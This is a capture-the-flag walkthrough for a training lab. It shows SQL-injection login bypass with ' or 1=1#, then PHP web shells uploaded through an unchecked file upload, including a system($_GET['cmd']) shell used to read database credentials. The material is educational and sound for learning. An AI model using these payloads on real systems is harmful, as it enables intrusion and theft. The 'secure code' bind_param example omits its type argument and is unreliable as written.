Bee Write-up

Introduction

As an important milestone in your cybersecurity work, the Bee warmup machine provides an ideal starting point on SQL injection and file upload vulnerabilities. You will learn how the SQL Injection vulnerability is detected and how it can be exploited. You will also learn how to discover vulnerabilities in file uploads and how to develop attack vectors based on these vulnerabilities. This practice will provide a good fundamental to understand attack vectors related to web application security and machine hacking.

SQL Injection

SQL Injection is a type of attack against database systems. It is the process of injecting malicious SQL code designed to damage an application's database, access or modify data.

A SQL Injection attack usually occurs where data is received from the user. For example, a form field on a website, a login screen asking for a username and password, or parameters in the URL address bar can be a starting point for this attack. The attacker tries to control the database by entering custom SQL payloads into these fields.

SQL Injection vulnerability can be found wherever an application interacts with a database and is usually caused by insufficient validation of user input. This vulnerability can lead to the disclosure of sensitive information stored in the database, modifying or deleting data, and in some cases even gaining full access to the server.

Vulnerable Code: SQL Injection Vulnerability

```
$sql = "SELECT * FROM users WHERE username = ".$_POST['username']." AND
password = ".$_POST['password']."";
```

In the database query above, SQL Injection vulnerability occurs because the username and password data received from the user is directly included in the SQL query without validation.

Secure Code

```
$stmt = $conn->prepare("SELECT * FROM users WHERE username = ? AND password
= ?");
$stmt->bind_param($_POST['username'], $_POST['password']);
```

SQL Injection vulnerability has been fixed in the code above. Here, with the bind_param function, the data received from the user is first validated and then added to the SQL query.

File Upload Vulnerability

File upload vulnerability is a vulnerability that occurs in web applications when files uploaded by users are accepted by the server without being sufficiently checked. Attackers can use this vulnerability to upload files containing malicious code, execute these files to get access to the server, access the database, or affect other users. File upload vulnerability is usually caused by poor file type validation, faulty file handling procedures, weak user permission controls, and server configuration errors.

Information Gathering

Let's start gathering information by running a port scan on the target machine.

Task 1


```
root💀hackerbox:~# nmap 172.20.2.15
Starting Nmap 7.80 ( https://nmap.org ) at 2024-01-08 04:45 CST
Nmap scan report for 172.20.2.15
Host is up (0.00045s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql
MAC Address: 52:54:00:9B:5C:0F (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.17 seconds
```


We have seen that an HTTP server is running on port 80 among the open ports. Let's visit it via browser to look at the running website.

Task 2

When we go to the website, the following page welcomes us. After examining the page for a while, the Login button in the upper right corner catches our eye.



When we click login button, site goes to **`dashboard.innovifyai.hackviser`**
But the website does not open, it gives an error.



The reason for this error is that DNS name resolution cannot be performed. In order to perform DNS resolution, a DNS record must be added for this domain.

/etc/hosts

The file found on Linux operating systems is the local DNS file. The main function of this file is to translate a domain address into an IP address.

```
root💀hackerbox:~# cat /etc/hosts
127.0.0.1 localhost
10.10.0.30 hackerbox

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

In order to go to dashboard.innovifyai.hackviser we need to edit this file and add a new line.


The DNS records in this file are stored in the following format.

```
<ip-adress> <domain>
```

Let's run the following command in the terminal to access the website.

```
echo "172.20.2.15 dashboard.innovifyai.hackviser" >> /etc/hosts
```

After doing this, when we refresh the page, we can now access the website as below.



Vulnerability Research

Task 3

Let's check the login panel for vulnerabilities. Let's start vulnerability research by focusing on **SQL Injection** vulnerability.

Our goal is to test whether there is a SQL Injection vulnerability and if there is a SQL Injection vulnerability, to bypass the login panel and login.


Let's try SQL Injection payloads like the following in the `password` field.

```
'
"
#
--
```


The reason we did this is that if there is a SQL Injection vulnerability, we may get database error messages or change the logic of the login panel. However, we were not successful, we received the error message "**Email or password incorrect**" every time we tried.

Now let's try SQL Injection payloads in the `email` field. However, we cannot write and send these payloads to the email field, it only accepts email. The reason for this is that the related input is given `type` as HTML attribute. We can change this.

In order to write what we want in the email field, we need to right click on the page, click inspect page, find the relevant input tag and delete the **`type="email"`** attribute.



After doing this, when we type the ' character as payload in the email field and try to login, a SQL error is printed on the screen. And in this way, we detect the existence of SQL Injection vulnerability.




When we analyze the error message, we see that we broke the SQL syntax with the payload we sent. Now we need to prepare a SQL payload to bypass the login panel.

Let's write the payload below in the username section and test it.

```
' or 1=1#
```

The above payload successfully bypasses the login panel and allows us to access the admin panel.



Let's explain why and how the payload we wrote works.

The SQL code that runs when login on the backend side, as we gave at the very beginning of this article, is probably as follows.

```
$sql = "SELECT * FROM users WHERE username = ".$_POST['username']." AND
password = ".$_POST['password']."";
```

Now let's see what happens when we place the payload we sent into this code.


```
$sql = "SELECT * FROM users WHERE username ''or 1=1#' AND password ='test';
```

When we examine the possible backend code after adding our SQL Injection payload, we see that this query always returns **TRUE**.

Because the expression **`or 1=1`** always returns **TRUE**. And because of the **#** character we use in the sequel, the rest of the query is put in the comment line. Therefore, password checking is disabled.

Task 4

After a little browsing in the admin panel, we discover that the page containing the user settings is **`settings.php`**.




System Access

Task 5

As we see on the settings.php page we visited, there is a photo upload area. There may be a vulnerability on the photo upload area. Let's test this.

First, let's check if we can upload a file other than an image.



We were able to upload the **`test.txt`** file I created for testing purposes and we can say that we have discovered the existence of the vulnerability. Let's create a web shell to exploit the file upload vulnerability.

Web Shell


Web Shell is a script that can be uploaded to a web server, providing remote access and control. It is typically used to run commands on the server, manage files and access the system.

Before installing the web shell, let's test if we can install PHP files and if so, if we can run them.

Let's write the following code in **shell1.php** file and try to upload it.

```
<?php system("whoami") ?>
```

After uploading, click where it says "**No Image Available**" to access the uploaded file.




Yes, the shell1.php file we prepared worked and we were able to run the **whoami** command on the server.

Now let's run the **id** command with the following payload to get the user id information requested in the task.

```
<?php system("id") ?>
```

When we look at the output below, we see that the id of the user is **33**.




Task 6

Let's prepare a new payload to access the MySQL password requested in the task.


```
<?php system($_GET['cmd']); ?>
```

This payload receives a command from the URL with the GET parameter "**cmd**" and executes commands on the server's terminal and displays the result on the web page.




We can run a command from the URL with the cmd parameter.

Let's browse through the files for a while.



We are interested in the db_connect.php file. It may contain database information.

When we look inside this file we see an error message. When we right click on the page and click View page source, we reach our goal.



💪 We were able to access database information by running remote code on the target machine.

-

Congratulations 🙌

✨ You have successfully completed all tasks in this warmup.